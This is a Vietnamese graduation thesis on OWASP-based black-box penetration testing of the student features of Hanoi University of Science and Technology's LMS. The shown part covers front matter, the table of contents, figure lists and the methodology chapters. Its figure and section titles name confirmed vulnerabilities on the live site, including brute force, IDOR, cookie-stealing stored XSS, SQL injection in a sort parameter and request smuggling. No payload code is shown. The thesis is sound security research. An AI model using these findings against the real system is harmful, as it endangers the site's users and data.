

ĐẠI HỌC BÁCH KHOA HÀ NỘI

ĐỒ ÁN TỐT NGHIỆP

**Kiểm thử an toàn bảo mật các chức năng dành cho
sinh viên trên website lms.hust.edu.vn theo tiêu
chuẩn OWASP**

NGUYỄN TUẤN ANH
anh.nt215525@sis.hust.edu.vn

Chương trình đào tạo: Kỹ thuật Máy tính

Giảng viên hướng dẫn: TS. Lê Xuân Thành

Khoa: Kỹ thuật Máy tính

Trường: Công nghệ Thông tin và Truyền thông

HÀ NỘI, 01/2026

ĐẠI HỌC BÁCH KHOA HÀ NỘI

ĐỒ ÁN TỐT NGHIỆP

**Kiểm thử an toàn bảo mật các chức năng dành cho
sinh viên trên website lms.hust.edu.vn theo tiêu
chuẩn OWASP**

NGUYỄN TUẤN ANH
anh.nt215525@sis.hust.edu.vn

Chương trình đào tạo: Kỹ thuật Máy tính

Giảng viên hướng dẫn: TS. Lê Xuân Thành

Chữ ký GVHD

Khoa: Kỹ thuật Máy tính

Trường: Công nghệ Thông tin và Truyền thông

HÀ NỘI, 01/2026

LỜI CẢM ƠN

Trước tiên, em xin gửi lời cảm ơn sâu sắc tới gia đình, những người luôn ở bên động viên và tạo điều kiện cho em trong suốt quá trình học đại học. Chính sự hy sinh và tin tưởng của gia đình đã giúp em có cơ hội được học tập và khám phá tri thức mới.

Em cũng xin trân trọng cảm ơn Thầy TS. Lê Xuân Thành, người đã tận tình hướng dẫn, giúp em tiếp cận lĩnh vực kiểm thử xâm nhập – chuyên ngành mà em đặc biệt yêu thích. Những chỉ dẫn và góp ý của thầy là yếu tố quan trọng giúp em hoàn thành tốt Đồ án Tốt nghiệp.

Em chân thành cảm ơn các anh chị và bạn bè trong Công ty Cổ phần An toàn thông tin CyRadar vì đã chia sẻ nhiều kinh nghiệm thực tế và hỗ trợ em hoàn thiện đồ án với tính ứng dụng cao hơn. Sự giúp đỡ và đồng hành của mọi người vô cùng quý báu đối với em.

Bên cạnh đó, em xin chân thành cảm ơn các bạn Quốc, Dũng, Hiếu, Chung, các bạn ở lớp Kỹ thuật máy tính 01 K66 đã luôn đồng hành, động viên em trong thời gian dài học tập xa nhà. Chính họ đã tiếp thêm sức mạnh để em vượt qua những giai đoạn thử thách nhất trong những năm tháng đại học.

Một lần nữa, em xin chân thành cảm ơn tất cả quý thầy cô, gia đình, bạn bè. Hy vọng rằng những kiến thức và kinh nghiệm thu được trong quá trình làm đồ án này sẽ là hành trang quý báu giúp em vững bước trên con đường theo đuổi đam mê và định hướng phát triển lâu dài trong lĩnh vực an toàn thông tin.

TÓM TẮT NỘI DUNG ĐỒ ÁN

Trong bối cảnh chuyển đổi số mạnh mẽ như hiện nay, việc đảm bảo an toàn cho các ứng dụng web đóng vai trò quan trọng nhằm bảo vệ dữ liệu người dùng và hệ thống trước các mối đe dọa mạng ngày càng gia tăng. Để hạn chế rủi ro và giảm thiểu các sự cố liên quan đến bảo mật, quay tròn kiểm thử an toàn bảo mật cần được tích hợp như một phần quan trọng trong vòng đời phát triển phần mềm.

Đồ án này tập trung nghiên cứu và triển khai kiểm thử an toàn bảo mật web – một lĩnh vực trọng tâm trong an ninh mạng – nhằm đánh giá mức độ an toàn của ứng dụng và phát hiện các điểm yếu có thể bị lợi dụng. Trong suốt quá trình vận hành, bất kỳ hệ thống nào cũng có thể phát sinh lỗ hổng, và nếu không được kiểm tra kịp thời, các lỗ hổng này có thể gây ra những hậu quả nghiêm trọng. Do đó, việc tiến hành kiểm thử định kỳ là cần thiết để đảm bảo tính bảo mật cho ứng dụng xuyên suốt vòng đời sử dụng.

Hệ thống giáo dục, với đặc thù lưu trữ nhiều dữ liệu nhạy cảm, luôn là mục tiêu hấp dẫn đối với tội phạm mạng. Hệ thống quản lý học tập LMS của Đại học Bách khoa Hà Nội ([lms.hust.edu.vn](#)) là một trong những nền tảng quan trọng được sử dụng hằng ngày bởi giảng viên và sinh viên, do đó cần được đánh giá bảo mật một cách toàn diện. Đồ án này áp dụng bộ tiêu chuẩn kiểm thử của OWASP (Open Web Application Security Project) để tiến hành đánh giá và kiểm thử an toàn bảo mật hệ thống LMS. Bộ tiêu chuẩn OWASP cung cấp một khung phương pháp khoa học, đầy đủ và hiện đại, giúp quá trình kiểm thử diễn ra có hệ thống và hiệu quả.

Đồ án gồm 4 chương chính và phần kết luận:

- **Chương 1: Giới thiệu đề tài**
- **Chương 2: Xây dựng kế hoạch kiểm thử**
- **Chương 3: Kiểm thử hệ thống**
- **Chương 4: Các đóng góp nổi bật**
- **Kết luận**

Sinh viên thực hiện
(Ký và ghi rõ họ tên)

ABSTRACT

In the context of rapid digital transformation today, ensuring the security of web applications plays a crucial role in protecting user data and systems from increasingly sophisticated cyber threats. To reduce risks and minimize security-related incidents, the security testing process must be integrated as an essential part of the software development lifecycle.

This thesis focuses on researching and implementing web security testing — a key area in cybersecurity — to evaluate the security level of applications and identify vulnerabilities that could be exploited. Throughout its operation, any system may develop weaknesses, and if not detected in time, these vulnerabilities can lead to serious consequences. Therefore, conducting periodic penetration testing is necessary to ensure the security of applications throughout their lifecycle.

The education sector, which stores a large amount of sensitive data, is always an attractive target for cybercriminals. The Learning Management System (LMS) of Hanoi University of Science and Technology (lms.hust.edu.vn) is one of the most essential platforms used daily by lecturers and students; hence, a comprehensive security assessment is required. This thesis applies the OWASP (Open Web Application Security Project) testing framework to evaluate and perform security testing on the LMS system. The OWASP standards provide a scientific, structured, and modern methodology that ensures the testing process is systematic and effective.

This thesis consists of 4 main chapters and a conclusion section:

- **Chapter 1: Introduction**
- **Chapter 2: Testing Methodology**
- **Chapter 3: Testing Procedure**
- **Chapter 4: Solutions and Contributions**
- **Conclusion**

MỤC LỤC

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI.....	1
1.1 Đặt vấn đề.....	1
1.2 Mục tiêu và phạm vi đề tài.....	1
1.3 Định hướng giải pháp.....	2
1.4 Bố cục đồ án	3
CHƯƠNG 2. XÂY DỰNG KẾ HOẠCH KIỂM THỬ.....	4
2.1 Tổ chức OWASP.....	4
2.2 Quy trình kiểm thử bảo mật ứng dụng web của OWASP	4
2.2.1 Mô hình kiểm thử.....	4
2.2.2 Quá trình kiểm thử	5
2.2.3 Các giai đoạn kiểm thử	5
2.3 Kế hoạch kiểm thử.....	6
2.4 Giới thiệu các công cụ hỗ trợ cho thu thập thông tin hệ thống	7
2.5 Giới thiệu các công cụ kiểm thử	8
2.5.1 Burp Suite	8
2.5.2 SQLmap.....	8
CHƯƠNG 3. KIỂM THỬ HỆ THỐNG.....	9
3.1 Thu thập thông tin hệ thống	9
3.1.1 Khảo sát hệ thống	9
3.1.2 Sơ đồ chức năng trang web	10
3.2 Kiểm thử cấu hình và triển khai	13
3.3 Kiểm thử quản lý định danh.....	15
3.4 Kiểm thử xác thực.....	16
3.5 Kiểm thử phân quyền	17

3.6 Kiểm thử quản lý phiên	18
3.7 Kiểm thử xác thực đầu vào	19
3.8 Kiểm thử xử lý lỗi.....	20
3.9 Kiểm thử mật mã yếu.....	21
3.10 Kiểm thử phía máy người dùng	22
CHƯƠNG 4. CÁC ĐÓNG GÓP NỐI BẬT	24
4.1 Tổng quan	24
4.2 Lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất.....	25
4.2.1 Đánh giá rủi ro bảo mật: Tháp.....	25
4.2.2 Mô tả	25
4.2.3 Tác động	26
4.2.4 Tái hiện	26
4.2.5 Vị trí.....	27
4.2.6 Phương án khắc phục.....	28
4.2.7 Tham chiếu:	28
4.3 Thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực	28
4.3.1 Đánh giá rủi ro bảo mật: Cao	28
4.3.2 Mô tả	29
4.3.3 Tác động	29
4.3.4 Tái hiện	30
4.3.5 Vị trí.....	30
4.3.6 Phương án khắc phục.....	30
4.3.7 Tham chiếu	31
4.4 Chính sách mật khẩu yếu	31
4.4.1 Đánh giá rủi ro bảo mật: Cao	31
4.4.2 Mô tả	32

4.4.3 Tác động	32
4.4.4 Tái hiện	32
4.4.5 Vị trí	33
4.4.6 Phương án khắc phục.....	33
4.4.7 Tham chiếu:	34
4.5 Lỗ hổng Insecure Direct Object References (IDOR).....	34
4.5.1 Đánh giá rủi ro bảo mật: Cao	34
4.5.2 Mô tả	34
4.5.3 Tác động	35
4.5.4 Tái hiện	35
4.5.5 Vị trí.....	38
4.5.6 Phương án khắc phục.....	38
4.5.7 Tham chiếu:	39
4.6 Cookie không được cấu hình thuộc tính HttpOnly.....	39
4.6.1 Đánh giá rủi ro bảo mật: Thấp.....	39
4.6.2 Mô tả	39
4.6.3 Tác động	40
4.6.4 Tái hiện	40
4.6.5 Vị trí	40
4.6.6 Phương án khắc phục.....	40
4.6.7 Tham chiếu:	40
4.7 Lỗ hổng Stored XSS (Cross-Site Scripting).....	40
4.7.1 Đánh giá rủi ro bảo mật: Cao	40
4.7.2 Mô tả	41
4.7.3 Tác động	41
4.7.4 Tái hiện	42

4.7.5 Phương án khắc phục.....	45
4.7.6 Tham chiếu:	45
4.8 Lỗi hổng SQL Injection.....	45
4.8.1 Đánh giá rủi ro bảo mật: Cao	45
4.8.2 Mô tả	46
4.8.3 Tác động	46
4.8.4 Tái hiện	47
4.8.5 Vị trí.....	51
4.8.6 Phương án khắc phục.....	51
4.8.7 Tham chiếu:	51
4.9 Lỗi hổng HTTP Request smuggling.....	51
4.9.1 Đánh giá rủi ro bảo mật: Cao	51
4.9.2 Mô tả	52
4.9.3 Tác động	52
4.9.4 Tái hiện	52
4.9.5 Vị trí.....	58
4.9.6 Phương án khắc phục.....	58
4.9.7 Tham chiếu:	58
4.10 Hỗ trợ thuật toán mã hóa yếu trong TLS 1.2	58
4.10.1 Đánh giá rủi ro bảo mật: Thấp.....	58
4.10.2 Mô tả	59
4.10.3 Tác động.....	59
4.10.4 Tái hiện	59
4.10.5 Vị trí	60
4.10.6 Phương án khắc phục.....	60
4.10.7 Tham chiếu:.....	60

KẾT LUẬN	61
TÀI LIỆU THAM KHẢO.....	62
PHỤ LỤC.....	64
MỤC ĐÍCH CỦA CÁC NỘI DUNG KIỂM THỬ THEO TÙNG DANH	
MỤC	64
1 Thu thập thông tin	64
2 Kiểm thử cấu hình và quản lý triển khai.....	65
2.1 Kiểm thử quản lý định danh.....	67
2.2 Kiểm thử xác thực.....	68
2.3 Kiểm thử phân quyền	70
2.4 Kiểm thử quản lý phiên làm việc	71
2.5 Kiểm thử xác thực dữ liệu đầu vào.....	72
2.6 Kiểm thử xử lý lỗi.....	74
2.7 Kiểm thử mật mã yêu	75
2.8 Kiểm thử phía máy khách	76

DANH MỤC HÌNH VẼ

Hình 3.1 Sơ đồ toàn bộ chức năng Sinh viên của trang web	10
Hình 4.1 Đánh giá rủi ro bảo mật cho lỗ hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất	25
Hình 4.2 Thông tin điểm cá nhân sau khi đăng nhập	26
Hình 4.3 Giao diện sau khi đăng xuất	27
Hình 4.4 Sau khi nhấn nút "back", ứng dụng vẫn trả về thông tin điểm cá nhân	27
Hình 4.5 Đánh giá rủi ro bảo mật cho lỗ hổng thiếu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực	29
Hình 4.6 Đăng nhập thành công ở lần thứ 3425	30
Hình 4.7 Đánh giá rủi ro bảo mật cho chính sách mật khẩu yếu	31
Hình 4.8 Cho phép đăng nhập với mật khẩu yếu	32
Hình 4.9 Cho phép đặt lại mật khẩu mới trùng với mật khẩu cũ	33
Hình 4.10 Đánh giá rủi ro bảo mật cho lỗ hổng IDOR	34
Hình 4.11 Session của tài khoản Quoc.BA	36
Hình 4.12 Session của tài khoản Anh.NT	36
Hình 4.13 Linkedloginid của tài khoản Anh.NT	37
Hình 4.14 Sử dụng tài khoản Quoc.BA gõ tài khoản liên kết của tài khoản Anh.NT	37
Hình 4.15 Liên kết của tài khoản Anh.NT đã bị xóa	38
Hình 4.16 Đánh giá rủi ro bảo mật cho Cookie không được cấu hình thuộc tính HttpOnly	39
Hình 4.17 Cookie của người dùng không có cờ HttpOnly: true	40
Hình 4.18 Đánh giá rủi ro bảo mật cho lỗ hổng Stored XSS	41
Hình 4.19 Giao diện tạo sự kiện mới	42
Hình 4.20 Tạo sự kiện mới	42
Hình 4.21 Chọn tùy chọn chèn Audio/Video	43
Hình 4.22 Chèn payload XSS trong trường Label	43
Hình 4.23 Khi người dùng load phải trang, cookie người dùng sẽ tự động được gửi ra ngoài vào webhook	44
Hình 4.24 Lấy cookie thành công trên webhook	44
Hình 4.25 Đánh giá rủi ro bảo mật cho lỗ hổng SQL Injection	46
Hình 4.26 Truy cập vào chức năng Dashboard trên giao diện	47
Hình 4.27 Request gửi từ chức năng Dashboard	47

Hình 4.28 Chèn dấu chấm phẩy vào tham số sort	48
Hình 4.29 Chèn ký tự comment vào tham số sort	48
Hình 4.30 Chèn payload time-based vào tham số sort	49
Hình 4.31 Chèn payload xác định độ dài database vào tham số sort	49
Hình 4.32 Ứng dụng trả về phản hồi bình thường nếu tên bảng đúng	50
Hình 4.33 Ứng dụng trả về phản hồi lỗi nếu tên bảng sai	50
Hình 4.34 Liệt kê thành công các bảng trong cơ sở dữ liệu	51
Hình 4.35 Đánh giá rủi ro bảo mật cho lỗ hổng HTTP Request Smuggling	52
Hình 4.36 Server chấp nhận phương thức POST với Transfer-Encoding: chunked	53
Hình 4.37 Gửi request độc hại chứa payload HTTP Request Smuggling .	53
Hình 4.38 Request bình thường gửi ngay sau đó	54
Hình 4.39 Chức năng cập nhật thông tin cá nhân người dùng	55
Hình 4.40 Chức năng cập nhật thông tin cá nhân người dùng	56
Hình 4.41 Payload chèn vào cuối request cập nhật thông tin cá nhân . . .	56
Hình 4.42 Nối request vào request độc hại ban đầu	57
Hình 4.43 Request của nạn nhân bị nối vào và hiển thị trên giao diện kẻ tấn công	57
Hình 4.44 Cookie của người dùng không có cờ HttpOnly: true	58
Hình 4.45 TLS 1.2 hỗ trợ các thuật toán mã hóa yếu	59

DANH MỤC BẢNG BIỂU

Bảng 3.1	Kết quả khảo sát hệ thống	9
Bảng 3.2	Mô tả chi tiết chức năng của các module phần mềm Sinh viên	11
Bảng 3.3	Kết quả kiểm thử cấu hình và triển khai	13
Bảng 3.4	Kết quả kiểm thử quản lý định danh	15
Bảng 3.5	Kết quả kiểm thử xác thực	16
Bảng 3.6	Kết quả kiểm thử phân quyền	17
Bảng 3.7	Kết quả kiểm thử quản lý phiên	18
Bảng 3.8	Kết quả kiểm thử xác thực đầu vào	19
Bảng 3.9	Kết quả kiểm thử xử lý lỗi	21
Bảng 3.10	Kết quả kiểm thử mật mã yếu	21
Bảng 3.11	Kết quả kiểm thử phía máy người dùng	22
Bảng 4.1	Tổng quan các lỗ hổng	24
Bảng 4.2	Danh sách đường dẫn được ghi nhận cho lỗ hổng lưu trữ dữ liệu nhạy cảm trong lịch sử trình duyệt sau khi đăng xuất	28
Bảng 4.3	Đường dẫn được ghi nhận là thiêu cơ chế bảo vệ chống tấn công Brute Force trong chức năng xác thực	30
Bảng 4.4	Đường dẫn được ghi nhận cho chính sách mật khẩu yếu	33
Bảng 4.5	Danh sách đường dẫn được ghi nhận cho lỗ hổng IDOR	38
Bảng 4.6	Danh sách đường dẫn được ghi nhận cho Cookie không có cờ HttpOnly	40
Bảng 4.7	Danh sách đường dẫn được ghi nhận cho lỗ hổng Stored XSS	44
Bảng 4.8	Danh sách đường dẫn được ghi nhận cho lỗ hổng SQL Injection	51
Bảng 4.9	Danh sách đường dẫn được ghi nhận cho lỗ hổng HTTP Re- quest Smuggling	58
Bảng 4.10	Danh sách đường dẫn được ghi nhận cho hỗ trợ thuật toán mã hóa yếu trong TLS 1.2	60
Bảng 11	Mục đích của nội dung thu thập thông tin	64
Bảng 12	Mục đích của nội dung kiểm thử cấu hình và quản lý triển khai	65
Bảng 13	Mục đích của nội dung kiểm thử quản lý định danh	67
Bảng 14	Mục đích của nội dung kiểm thử xác thực	68
Bảng 15	Mục đích của nội dung kiểm thử phân quyền	70
Bảng 16	Mục đích của nội dung kiểm thử quản lý phiên làm việc	71
Bảng 17	Mục đích của nội dung kiểm thử xác thực dữ liệu đầu vào	72
Bảng 18	Mục đích của nội dung kiểm thử xử lý lỗi	75

Bảng 19	Mục đích của nội dung kiểm thử mật mã yêu	75
Bảng 20	Mục đích của nội dung kiểm thử phía máy khách	76

DANH MỤC THUẬT NGỮ VÀ TỪ VIẾT TẮT

API	Giao diện lập trình ứng dụng (Application Programming Interface)
CORS	Cơ chế chia sẻ tài nguyên khác nguồn (Cross-Origin Resource Sharing)
CSP	Chính sách bảo mật nội dung (Content Security Policy)
CSS	Ngôn ngữ định kiểu tầng trình bày (Cascading Style Sheets)
HTML	Ngôn ngữ đánh dấu siêu văn bản (HyperText Markup Language)
HTTP	Giao thức truyền tải siêu văn bản (Hypertext Transfer Protocol)
IDOR	Tham chiếu đối tượng trực tiếp không an toàn (Insecure Direct Object Reference)
IMAP	Giao thức truy cập và quản lý thư điện tử (Internet Message Access Protocol)
LMS	Hệ thống quản lý học tập (Learning Management System)
OAST	Kỹ thuật kiểm thử bảo mật ngoài băng (Out-of-Band Application Security Testing)
OWASP	Dự án mã nguồn mở về bảo mật ứng dụng web (Open Web Application Security Project)
OWL	Ngôn ngữ Ontology Web (Web Ontology Language)
SSL/TLS	Giao thức bảo mật tầng truyền tải (Secure Sockets Layer / Transport Layer Security)
SSRF	Tấn công giả mạo yêu cầu phía máy chủ (Server-Side Request Forgery)
WSTG	Hướng dẫn kiểm thử bảo mật ứng dụng web của OWASP (Web Security Testing Guide)
XML	Ngôn ngữ đánh dấu mở rộng (Extensible Markup Language)

XSS	Tấn công chèn mã lệnh phía trình duyệt (Cross-Site Scripting)
XSSI	Tấn công chèn mã qua chia sẻ tài nguyên chéo (Cross-Site Script Inclusion)

CHƯƠNG 1. GIỚI THIỆU ĐỀ TÀI

1.1 Đặt vấn đề

Hệ thống quản lý học tập trực tuyến (Learning Management System – LMS) là một nền tảng công nghệ đóng vai trò trung tâm trong việc hỗ trợ các hoạt động giảng dạy, học tập và quản lý đào tạo tại các cơ sở giáo dục đại học. Tại Đại học Bách khoa Hà Nội, hệ thống lms.hust.edu.vn được triển khai với mục tiêu cung cấp môi trường học tập trực tuyến cho giảng viên và sinh viên, cho phép quản lý học phần, phân phối tài liệu học tập, nộp và chấm bài, đồng thời hỗ trợ các hình thức tương tác học thuật trong suốt quá trình đào tạo. Với quy mô người dùng lớn cùng tần suất truy cập cao, hệ thống LMS trở thành một thành phần hạ tầng quan trọng, gắn liền với các hoạt động học tập và quản lý đào tạo của nhà trường.

Trong bối cảnh chuyển đổi số giáo dục đang diễn ra mạnh mẽ, các nền tảng học tập trực tuyến như LMS ngày càng phải xử lý và lưu trữ nhiều dữ liệu quan trọng, bao gồm thông tin tài khoản người dùng, kết quả học tập và các dữ liệu nội bộ phục vụ công tác đào tạo. Thực tế cho thấy, các mối đe dọa về an toàn thông tin đối với các ứng dụng web có xu hướng gia tăng, trong đó không ít sự cố bắt nguồn từ những lỗ hổng bảo mật chưa được phát hiện và khắc phục kịp thời. Những rủi ro này không chỉ ảnh hưởng trực tiếp đến quyền lợi của sinh viên và giảng viên mà còn có thể tác động tiêu cực đến tính liên tục của hoạt động đào tạo cũng như uy tín của đơn vị vận hành hệ thống.

Xuất phát từ thực tiễn đó, việc nhận diện và đánh giá các nguy cơ mất an toàn thông tin trên hệ thống lms.hust.edu.vn được đặt ra như một vấn đề nghiên cứu có ý nghĩa thực tiễn cao. Khi các nguy cơ này được phân tích và đánh giá một cách toàn diện, kết quả nghiên cứu có thể góp phần nâng cao nhận thức về an toàn thông tin cho người dùng, bảo vệ dữ liệu học tập và hỗ trợ nhà trường trong việc xây dựng và duy trì một môi trường đào tạo số an toàn, ổn định. Đồng thời, các kết quả và phương pháp nghiên cứu cũng có thể được tham khảo và mở rộng áp dụng cho các hệ thống quản lý học tập trực tuyến tương tự tại các cơ sở giáo dục khác, nơi yêu cầu về bảo mật ngày càng trở nên cấp thiết.

1.2 Mục tiêu và phạm vi đề tài

Mục tiêu của đồ án là áp dụng một quy trình kiểm thử phù hợp nhằm đánh giá mức độ an toàn bảo mật và xác định các lỗ hổng đang tồn tại trên hệ thống lms.hust.edu.vn – nền tảng quản lý học tập trực tuyến giữ vai trò quan trọng trong hoạt động giảng dạy và học tập của Trường Đại học Bách khoa Hà Nội. Thông qua việc thực hiện kiểm thử một cách có hệ thống, đồ án hướng tới việc phát hiện các

điểm yếu bảo mật trong ứng dụng web, từ đó góp phần nâng cao mức độ an toàn và độ tin cậy của hệ thống.

Để đạt được mục tiêu này, đồ án tốt nghiệp được triển khai dựa trên phương pháp kiểm thử xâm nhập ứng dụng web theo khung hướng dẫn OWASP Web Security Testing Guide (WSTG). Khung hướng dẫn này đóng vai trò làm cơ sở định hướng cho toàn bộ quá trình nghiên cứu, từ giai đoạn chuẩn bị, thực hiện cho đến tổng hợp và báo cáo kết quả. Quá trình kiểm thử được thực hiện với sự hỗ trợ của các công cụ chuyên dụng như Burp Suite, kết hợp cùng các công cụ hỗ trợ khác trên môi trường máy ảo Kali Linux nhằm phục vụ cho việc phát hiện, khai thác và phân tích các lỗ hổng bảo mật.

Trên cơ sở nghiên cứu có hệ thống các nhóm lỗ hổng được mô tả trong từng hạng mục của OWASP WSTG, đồ án tiến hành thu thập thông tin về hệ thống mục tiêu và xây dựng kế hoạch kiểm thử chi tiết, trong đó xác định rõ các chức năng cần được đánh giá cũng như các kịch bản kiểm thử tương ứng. Khi phát hiện lỗ hổng, đồ án xây dựng các minh chứng khai thác nhằm xác thực sự tồn tại của các lỗ hổng này, đồng thời đề xuất các biện pháp khắc phục phù hợp để giảm thiểu rủi ro trong các phiên bản hệ thống tiếp theo. Cuối cùng, đồ án thực hiện đánh giá rủi ro nhằm phân tích mức độ ảnh hưởng của từng lỗ hổng, từ đó đề xuất các định hướng cải thiện và nâng cao mức độ an toàn bảo mật cho hệ thống.

1.3 Định hướng giải pháp

Hoạt động kiểm thử xâm nhập có thể được tiến hành trong ba mô hình kiểm thử khác nhau, bao gồm:

- **Kiểm thử hộp đen:** là hình thức kiểm thử trong đó kiểm thử viên không có bất kỳ thông tin nào về kiến trúc và cơ chế hoạt động nội bộ của hệ thống. Phương pháp này phản ánh sát nhất các kịch bản tấn công thực tế và được xem là thách thức nhất đối với người kiểm thử.
- **Kiểm thử hộp trắng:** cung cấp cho kiểm thử viên toàn quyền truy cập và hiểu biết đầy đủ về hệ thống mục tiêu, bao gồm mã nguồn, cấu hình và kiến trúc hệ thống, từ đó cho phép đánh giá bảo mật một cách toàn diện hơn.
- **Kiểm thử hộp xám:** là sự kết hợp giữa hai phương pháp trên, trong đó kiểm thử viên chỉ được cung cấp một phần thông tin về hệ thống. Tùy vào phạm vi kiểm thử, lượng thông tin này có thể bao phủ toàn bộ hệ thống ở mức tổng quan hoặc tập trung chi tiết vào một thành phần cụ thể.

Xuất phát từ việc phân tích các mô hình kiểm thử nêu trên, đồng thời cân nhắc đến phạm vi quyền truy cập hạn chế của kiểm thử viên, em quyết định lựa chọn

phương pháp kiểm thử hộp đen dựa trên khung kiểm thử OWASP Web Security Testing Guide (WSTG) làm hướng tiếp cận chính trong đồ án này.

Tiếp theo, em tiến hành nghiên cứu chi tiết khung WSTG, đồng thời tìm hiểu và sử dụng các công cụ kiểm thử xâm nhập chuyên dụng cho ứng dụng web. Trên cơ sở đó, em xây dựng một kế hoạch kiểm thử chi tiết và triển khai quá trình kiểm thử theo đúng lộ trình đã đề ra. Kết quả cuối cùng là tổng hợp các lỗ hổng bảo mật được phát hiện và đánh giá mức độ ảnh hưởng của chúng đối với hệ thống.

Trong suốt quá trình thực hiện, em kết hợp sử dụng các công cụ quét tự động và các kỹ thuật kiểm thử thủ công nhằm đảm bảo phạm vi đánh giá toàn diện cho từng hạng mục trong WSTG. Cách tiếp cận này cho phép phát hiện có hệ thống các lỗ hổng phổ biến, đồng thời giúp em xác minh và phân tích sâu hơn các vấn đề do công cụ tự động cảnh báo.

1.4 Bố cục đồ án

Phần còn lại của báo cáo đồ án tốt nghiệp này được tổ chức như sau.

Chương 2: Xây dựng kế hoạch kiểm thử: Trình bày phương pháp kiểm thử xâm nhập được áp dụng trong Đồ án tốt nghiệp, dựa trên khung kiểm thử OWASP Web Security Testing Guide (WSTG).

Chương 3: Kiểm thử hệ thống: Tổng hợp và trình bày kết quả kiểm thử, bao gồm các hạng mục kiểm thử đạt yêu cầu và các trường hợp phát sinh lỗ hổng. Các phân tích và minh chứng chi tiết được trình bày trong phần phụ lục.

Chương 4: Các đóng góp nổi bật: Phân tích các kết quả trọng tâm của Đồ án tốt nghiệp, đánh giá mức độ ảnh hưởng của các lỗ hổng được phát hiện

Kết luận: Đánh giá tổng thể mức độ hiệu quả của phương pháp thực hiện, đồng thời đề xuất các định hướng cải tiến và mở rộng cho nghiên cứu cũng như ứng dụng thực tế trong tương lai.

CHƯƠNG 2. XÂY DỰNG KẾ HOẠCH KIỂM THỬ

2.1 Tổ chức OWASP

OWASP (Open Web Application Security Project) là một tổ chức phi lợi nhuận hoạt động trên phạm vi toàn cầu với mục tiêu nâng cao mức độ an toàn cho các ứng dụng và dịch vụ web. Tổ chức này hoạt động độc lập, không vì mục đích thương mại và nhận được sự đóng góp tích cực từ cộng đồng các chuyên gia bảo mật và lập trình viên trên toàn thế giới [1].

OWASP cung cấp nhiều tài liệu hướng dẫn, công cụ và dự án mã nguồn mở liên quan đến an toàn ứng dụng web, trong đó có các tài liệu tổng hợp những lỗ hổng bảo mật phổ biến. Các tài nguyên này hỗ trợ các bên liên quan như nhà phát triển phần mềm, kiểm thử viên và quản trị viên hệ thống trong việc nhận diện, đánh giá và khắc phục các điểm yếu bảo mật nhằm nâng cao mức độ an toàn cho ứng dụng web [1].

Một trong những đóng góp quan trọng của OWASP là bộ tài liệu OWASP Top 10, cung cấp danh sách các lỗ hổng bảo mật nghiêm trọng và phổ biến nhất trong ứng dụng web. Danh sách này được xem là nguồn tham khảo quan trọng, giúp các cá nhân và tổ chức triển khai các biện pháp bảo mật chủ động trong quá trình phát triển và vận hành các hệ thống web hiện đại [1].

2.2 Quy trình kiểm thử bảo mật ứng dụng web của OWASP

Quy trình kiểm thử bảo mật ứng dụng web của OWASP (OWASP Web Security Testing Guide) được xây dựng như một tài liệu hướng dẫn tổng quát, cung cấp cách tiếp cận có tính hệ thống trong việc đánh giá và nâng cao mức độ an toàn cho các ứng dụng web [2]. Quy trình kiểm thử này hỗ trợ người kiểm thử xác định các bước cần thiết nhằm phát hiện, đánh giá và giảm thiểu những lỗ hổng bảo mật có thể tồn tại trong hệ thống.

2.2.1 Mô hình kiểm thử

Mô hình kiểm thử của quy trình kiểm thử bảo mật ứng dụng web OWASP là một hệ thống hóa gồm các kỹ thuật kiểm thử bảo mật có thể áp dụng, cung cấp giải thích chi tiết cho từng kỹ thuật và duy trì việc cập nhật liên tục tài liệu hướng dẫn. Mô hình kiểm thử này gồm các thành phần sau: người kiểm thử, công cụ và phương pháp, ứng dụng cần kiểm thử [3].

- Người kiểm thử: Là chủ thể chịu trách nhiệm thực hiện việc đánh giá mức độ an toàn của ứng dụng thông qua quá trình phân tích, nhận diện và tổng hợp các lỗ hổng bảo mật có thể tồn tại, đồng thời báo cáo kết quả kiểm thử.

- Công cụ và phương pháp: Người kiểm thử sử dụng các công cụ và phương pháp này nhằm bảo đảm quá trình kiểm thử được thực hiện một cách có hệ thống, chính xác và hiệu quả.
- Ứng dụng: Đây là mục tiêu của quá trình kiểm thử bảo mật, thường được tiếp cận theo mô hình hộp đen.

2.2.2 Quá trình kiểm thử

Quá trình kiểm thử bảo mật ứng dụng web thường được chia thành hai nhóm chính: kiểm thử thụ động và kiểm thử chủ động [3].

Kiểm thử thụ động: Người kiểm thử tập trung vào việc quan sát và phân tích ứng dụng dưới góc nhìn của người dùng thông thường nhằm hiểu rõ logic hoạt động, các chức năng và điểm truy cập của hệ thống. Trong giai đoạn này, người kiểm thử chủ yếu thu thập thông tin thông qua các công cụ hỗ trợ như proxy HTTP để ghi nhận các yêu cầu và phản hồi, từ đó xác định các thành phần như header, tham số, cookie, API cũng như công nghệ triển khai. Những thông tin thu được đóng vai trò nền tảng cho các bước kiểm thử tiếp theo.

Kiểm thử chủ động: Được thực hiện sau khi hoàn tất giai đoạn thu thập thông tin, trong đó người kiểm thử trực tiếp áp dụng các kỹ thuật kiểm thử nhằm phát hiện lỗ hổng bảo mật. Các hoạt động kiểm thử chủ động được OWASP phân chia thành nhiều nhóm khác nhau, bao gồm kiểm thử xác thực, phân quyền, quản lý phiên, kiểm soát dữ liệu đầu vào, mật mã học, logic nghiệp vụ, phía máy khách và kiểm thử API.

2.2.3 Các giai đoạn kiểm thử

Quá trình kiểm thử bảo mật ứng dụng web bao gồm 11 giai đoạn chính [2], trong đó mỗi giai đoạn tập trung đánh giá một khía cạnh cụ thể liên quan đến mức độ an toàn của ứng dụng web, bao gồm:

Thu thập thông tin (Information Gathering): Giai đoạn này tập trung vào việc thu thập các thông tin liên quan đến mục tiêu kiểm thử như kiến trúc hệ thống, công nghệ được sử dụng, các dịch vụ đang vận hành cũng như những điểm yếu tiềm ẩn.

Kiểm thử cấu hình và triển khai (Configuration and Deployment Management Testing): Giai đoạn này tập trung vào việc rà soát các cấu hình hệ thống và quy trình triển khai nhằm phát hiện những sai sót có thể dẫn đến rủi ro bảo mật do cấu hình không an toàn hoặc quản lý triển khai chưa chặt chẽ.

Kiểm thử quản lý định danh (Identity Management Testing): Giai đoạn này tập trung vào việc đánh giá tính chính xác và mức độ an toàn của các cơ chế quản lý danh tính người dùng trong hệ thống.

